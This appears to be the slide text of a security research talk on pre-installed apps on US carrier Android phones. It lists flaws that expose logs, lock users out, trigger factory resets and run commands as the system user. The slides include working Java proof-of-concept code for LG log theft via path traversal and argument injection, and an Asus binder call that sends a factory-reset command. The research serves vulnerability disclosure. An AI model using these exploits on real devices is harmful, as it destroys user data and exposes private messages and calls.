Vulnerable Out of the Box:
An Evaluation of Android Carrier Devices

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Why Look for Cyber Threats?

Aggressive data collection

- Exfiltration of sensitive user-data to China (Adups)
- Sensitive data collection (OnePlus 5)

Remote system compromise

- System compromise from insecure network communications (Ragentek)

User data disclosure due to vendor modifications

- Samsung leaking log data (CVE-2017-7978)
- MediaTek leaking log data (CVE-2016-10135)

Local privilege escalation to the “root” user

- Alcatel A30 (former Amazon Prime Exclusive Device)
- Leagoo P1
- Privileged EngineerMode app (OnePlus 5)
- Android 4.4 devices with a MediaTek chipset

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Pre-installed Apps and Vendor OS Modification

Android devices contain a set of pre-installed apps


- May not be available on Google Play
- Some apps cannot be disabled

Pre-installed apps can be ***malicious and/or insecure***

- Insecure apps can be locally or remotely exploited
- Malicious apps can provide “backdoor” functionality and may exfiltrate sensitive user data

Vendors generally modify Google’s official Android code to provide custom behavior

- (Un)intentionally expose sensitive capabilities
- Privileged platform apps




Source: https://developer.android.com/guide/platform/index.html

App Components

Fundamental functional blocks of an Android app

- Activity
- Broadcast Receiver
- Service
- Content Provider



Declared in the app's manifest file

May provide accessible entry-points into an app for other apps to exploit by using intents which are a message-like abstraction for communication within between apps

- Contains Intent-specific fields and potentially embedded data

Exported Application Components

Exported components are **accessible to any process** on the device

- Regulated by the `android:exported` and `android:permission` app component attributes

Android OS will export components, by default, if the app component does not use the `android:exported` attribute and declares at least one `intent-filter`


```
<service android:name="com.asus.dm.installer.DMInstallerService">
    <intent-filter>
        <action android:name="com.asus.dm.installer.sync_apk_data"/>
        <action android:name="com.asus.dm.installer.startService"/>
        <action android:name="com.asus.dm.installer.download_app"/>
        <action android:name="com.asus.dm.DMService.app_install_start"/>
        <action android:name="com.asus.dm.DMService.app_install_result"/>
        <action android:name="com.asus.dm.DMService.registerConnectivity"/>
        <action android:name="com.asus.dm.installer.removeService"/>
    </intent-filter>
</service>
```

`DMInstallerService` will be exported *by default*

Threat Model

A low-privilege third-party app is installed on the device via app repackaging, phishing, remote exploit, etc.

- Possibly, the `READ_EXTERNAL_STORAGE` permission is needed
- A malicious app without malicious permissions



US Carrier Android Devices - Vulnerabilities

AT&T – ZTE Blade Spark
- Write modem and logcat logs to external storage

AT&T – LG Phoenix 2
- Write logcat logs to app's private directory
- Lock user out of their device

Verizon – Asus ZenFone V Live
- Command execution as `system` user
- Take and write screenshot to external storage

Verizon – ZTE Blade Vantage
- Write modem and logcat logs to external storage

Sprint – Essential Phone
- Programmatic factory reset

T-Mobile – Coolpad Defiant
- Send, read, and modify text messages
- Programmatic factory reset
- Obtain number of contacts

T-Mobile – T-Mobile Revvl Plus (Coolpad)
- Send, read, and modify text messages
- Programmatic factory reset
- Obtain number of contacts

T-Mobile – ZTE ZMAX Pro
- Send, read, and modify text messages
- Programmatic factory reset
- Obtain number of contacts
- Write modem and logcat log to external storage

Multiple Carriers – LG G6
- Lock user out of their device
- Get logcat log and kernel logs

Cricket Wireless – Coolpad Canvas
- Write logcat log, kernel log, and `tcpdump` to external storage
- Set properties as the phone user

Total Wireless – ZTE ZMAX Champ
- Write modem and logcat logs to external storage
- Programmatic factory reset
- Make device continually crash in recovery mode

ZTE – Modem Log and Logcat Log

Vulnerability allows any app to access text messages and call data and logcat logs

- Can be activated by any app on the device
- Transparent to the user (no notifications or toast messages)

Writes to a base directory of `/sdcard/sd_logs`

- Modem log stored in `qmdl` format and logcat log in plaintext

Present in all the ZTE devices we examined

- ZTE Blade Spark, ZTE Blade Vantage, ZTE ZMAX Pro, ZTE ZMAX Champ

Source: https://www.amazon.com/Unlocked-Fingerprint-Reader-Z971-Desbloqueado/dp/B0748Z1VJ3

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Exposing User Data Through Logcat Logs

Third-party Android apps cannot read the system-wide logcat log since Android 4.1 due to it containing sensitive user data

- Can only read the log messages they write

Pre-installed apps can expose log data to other apps

- Generally written to external storage (SD card)

Any app with the `READ_EXTERNAL_STORAGE` permission can read from external storage (i.e., SD card)

- Contains the user's pictures, downloads, and arbitrary files

Device	Carrier
ZTE Blade Spark	AT&T
ZTE Blade Vantage	Verizon
ZTE ZMAX Pro	T-Mobile
ZTE ZMAX Champ	Total Wireless
LG G6	Multiple Carriers
LG Phoenix 2	AT&T
Vivo V7	Unlocked
LG X Power	Unlocked
LG Q6	Unlocked
Asus ZenFone 3 Max	Unlocked
Orbic Wonder	Unlocked

Sample Data Leaked Through Logcat

Data written to the logcat log by any process

- Login credentials, tokens, etc.

Body of sent and received text messages

Phone number of received and placed calls

GPS Coordinates

Email Addresses

Telephone number

Cell Tower ID

MAC Address

Serial Number

IMEI

IMSI

URLs

```
06-24 17:56:29.620 11008 16012 D REQUEST : CEOMRequestData{u
erviceType=SignOn, isPostData=true, requestDebug=false, resp
tHeaders=[X-Application: CEOMWrapper.android, X-AppVersion:
955U, X-DeviceManufacturer: samsung, X-DeviceName: SAMSUNG-S
 inputParam=[COMPANY=7777777, WFUID=myuserid, PASSWORD=derp,
```


```
06-24 18:44:02.466  2423  2693 D CmsModule: msisdn: +1540
```

```
06-24 18:59:03.422  6201  6990 D Mms-debug: sendMultipartTextMessage:mDest=540
|mServiceCenter=null|messages=text message body|mPriority=-1|isExpectMore=false|valid
ityPeriod=-1|threadId=1|uri=content://sms/1|msgs.count=1|token=-1|mSubId=1|mRequestDe
```

```
06-24 19:04:28.475  1359  1359 D PhonecallDetector: onOutgoingCallStarted()
 number: 540 start at: Sun Jun 24 19:04:28 EDT 2018
06-24 19:04:43.769  1359  1359 D PhonecallDetector: onOutgoingCallEnded() n
umber: 540 start at: Sun Jun 24 19:04:28 EDT 2018 end at: Sun Jun 24
 19:04:43 EDT 2018
```

```
06-24 18:49:58.046  3014  3014 I TrustAgent: [HomeAddressChangeTracker]
 fetch for account @gmail.com
```

ZTE – Activating the Modem Log



ZTE – Modem Log – Text Messages

Outgoing text message to 7035758208 with a message of "*Test. Can you text me back?*"

```
00e89b60  e0 00 01 09 05 00 07 63  33 59 01 30 00 06 00 07  |.......c3Y.0....|
00e89b70  91 31 21 13 94 18 f0 24  01 01 0a 81 07 53 57 28  |.1!....$....E..!|
00e89b80  80 00 00 1b d4 f2 9c ee  02 0d c3 6e 50 fe 5d 07  |`..........nP.].|
00e89b90  d1 cb 78 3a a8 5d 06 89  c3 e3 f5 0f 33 6a 7e 92  |..x:.]......3j~.|
```

Incoming text message from 7035758208 with a message of "*Sucka*" with a timestamp of 3:04:43pm on March 11, 2018

```
019928b0  29 00 09 01 25 01 e0 07  91 21 04 44 29 61 f6 00  |)...%....!.D)a..|
019928c0  19 04 0b 91 71 30 75 85  02 f8 00 00 81 30 11 51  |....q.x......0.Q|
019928d0  40 34 69 06 d3 fa 78 1d  06 01 00 1b 22 7e 79 00  |@4i...x.....".y.|
```

ZTE – Modem Log – Call log

Incoming call from *7034227613*

```
03d3eda0  10 00 7a 01 7a 01 c1 12  17 27 37 f5 c9 6a e0 00  |..z.z....'7..j..|
03d3edb0  03 00 00 00 00 11 00 00  00 07 00 00 00 01 00 00  |................|
03d3edc0  00 00 00 00 00 37 30 33  34 32 32 37 36 31 33 66  |.....7034227613f|
03d3edd0  50 11 00 00 f0 af 68 00  90 98 00 00 80 48 69 00  |P.....h......Hi.|
03d3ede0  d0 b6 e5 ff 00 00 00 00  40 86 02 00 10 f9 ff ff  |........@.......|
```

Outgoing call to *18008648331*

```
03334a20  80 a0 70 c5 c9 6a e0 00  03 38 00 00 00 11 00 00  |..p..j...8......|
03334a30  00 06 00 00 00 01 00 00  00 00 00 00 00 31 38 30  |.............180|
03334a40  30 38 36 34 38 33 33 31  00 00 54 0e 60 34 c6 1b  |08648331..T.`4..|
03334a50  00 00 03 00 50 89 00 80  00 00 00 00 00 00 00 00  |....P...........|
03334a60  d0 06 7f 02 00 00 00 00  00 00 00 00 30 0d 28 0a  |............0.(.|
```

LG Vulnerabilities

Obtain system-wide logcat log in attacking app's private directory

- Affects LG G6, LG Q6, LG X Power 2, and LG Phoenix 2
- Generally written to SD card, but using path traversal it can be written in the attacking app's private directory

Lock user out of their device

- Affects LG G6, LG Q6, LG X Power 2, and LG Phoenix 2
- Can only make emergency calls

Dump hidden database that contain logcat and kernel logs to external storage

- Affects LG G6, LG Q6

Source: https://www.amazon.com/LG-G6-32-GB-Unlocked-Exclusive/dp/B07D2JL7TS

LG – Read System-wide Logcat Log Via Command Line Argument Injection

Default command the `com.lge.gnsslogcat` app executes is `logcat -v threadtime -s GpsLocationProvider:V LocationManagerService:V GnssLogService:V`

Attacking app needs to create a named file and change the permissions of it and its private directory

```
Intent i = new Intent("com.lge.gnsslogcat");
i.setClassName("com.lge.gnsslogcat", "com.lge.gnsslogcat.GnssLogService");
i.putExtra("modulename", "GnssLogService");
i.putExtra("start", true);
i.putExtra("logfilename", "../../../../data/data/com.attacking.app/logcat.txt");
ArrayList<String> darkness = new ArrayList<String>();
darkness.add("*:V Hidden");
i.putStringArrayListExtra("tags", darkness);
startService(i);
```

The intent changes the command to `logcat -v threadtime -s GpsLocationProvider:V LocationManagerService:V GnssLogService:V *:V Hidden:V`

LG – Lock The User Out of Their Device

Screen lock is unresponsive except for making emergency calls


- Affects LG G6, LG Q6, LG X Power 2, and LG Phoenix 2
- Lock is active in safe mode

`com.lge.CMCC_DM_PARTIALLY_LOCK` action string

- Dynamically-registered by the `com.android.systemui` app
- Writes two values to the system settings and locks the screen

If ADB is enabled prior to the screen lock, a user can remove the screen lock by sending a particular broadcast intent

- Otherwise, a factory reset is required to recover the device



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Programmatic Factory Reset

A “factory reset” wipes all user data and apps from the device


Facilitated by privileged pre-installed apps

- Requires a co-located zero-permission app
- Does not require any user intervention

User data and app that are not externally backed-up is lost during a factory reset

Device	Carrier
Essential Phone	Sprint
Coolpad Defiant	T-Mobile
T-Mobile Revvl Plus	T-Mobile
ZTE ZMAX Champ	Total Wireless
Leagoo Z5C	Unlocked
Leagoo P1	Unlocked
Plum Compass	Unlocked
Orbic Wonder	Unlocked
MXQ TV Box 4.4.2	N/A

Sprint Essential Phone – Programmatic Factory Reset



③ MASTER_CLEAR broadcast intent received by com.android.server.MasterClearReceiver

④ android.os.RecoverySystem.rebootWipeUserData(*) is called by MasterClearReceiver

⑤ Writes --wipe_data to /cache/recovery/command

⑥ Reboots into recovery mode and wipes /data and /cache

Asus ZenFone V Live – Command Execution as `system` User

```
private void asus_zenfone_V_live_command_execution_as_system_user() {
    Intent i = new Intent();
    i.setClassName("com.asus.splendidcommandagent", "com.asus.splendidcommandagent.SplendidCommandAgentService");
    SplendidServiceConnection servConn = new SplendidServiceConnection();
    boolean ret = bindService(i, servConn, BIND_AUTO_CREATE);
    Log.i(TAG, "initService() bound with " + ret);
}

class SplendidServiceConnection implements ServiceConnection {

    public void onServiceConnected(ComponentName name, IBinder boundService) {
        Log.i(TAG, "onserviceConnected");
        Parcel send = Parcel.obtain();
        Parcel reply = Parcel.obtain();
        send.writeInterfaceToken("com.asus.splendidcommandagent.ISplendidCommandAgentService");
        send.writeString("am broadcast -a android.intent.action.MASTER_CLEAR");
        try {
            boolean success = boundService.transact(1, send, reply, Binder.FLAG_ONEWAY);
            Log.i(TAG, "binder transaction success=" + success);

        } catch (RemoteException e) {
            e.printStackTrace();
        }
        send.recycle();
        reply.recycle();
    }

    public void onServiceDisconnected(ComponentName arg0) {
        Log.i(TAG, "onServiceConnected");
    }
}
```

Source: https://www.verizonwireless.com/smartphones/asus-zenfone-v-live/

`system` User Capabilities on Android 7.1.1

- Video Record Screen of the user
- Take screenshots
- Make a phone call
- Factory reset the device
- Use logcat to obtain system-wide logs
- Set a custom keyboard with keylogging functionality
- Change settings configurations
- Register an app as a notification listener to get the user's notifications
- Enable/disable apps
- Set a custom spell checker
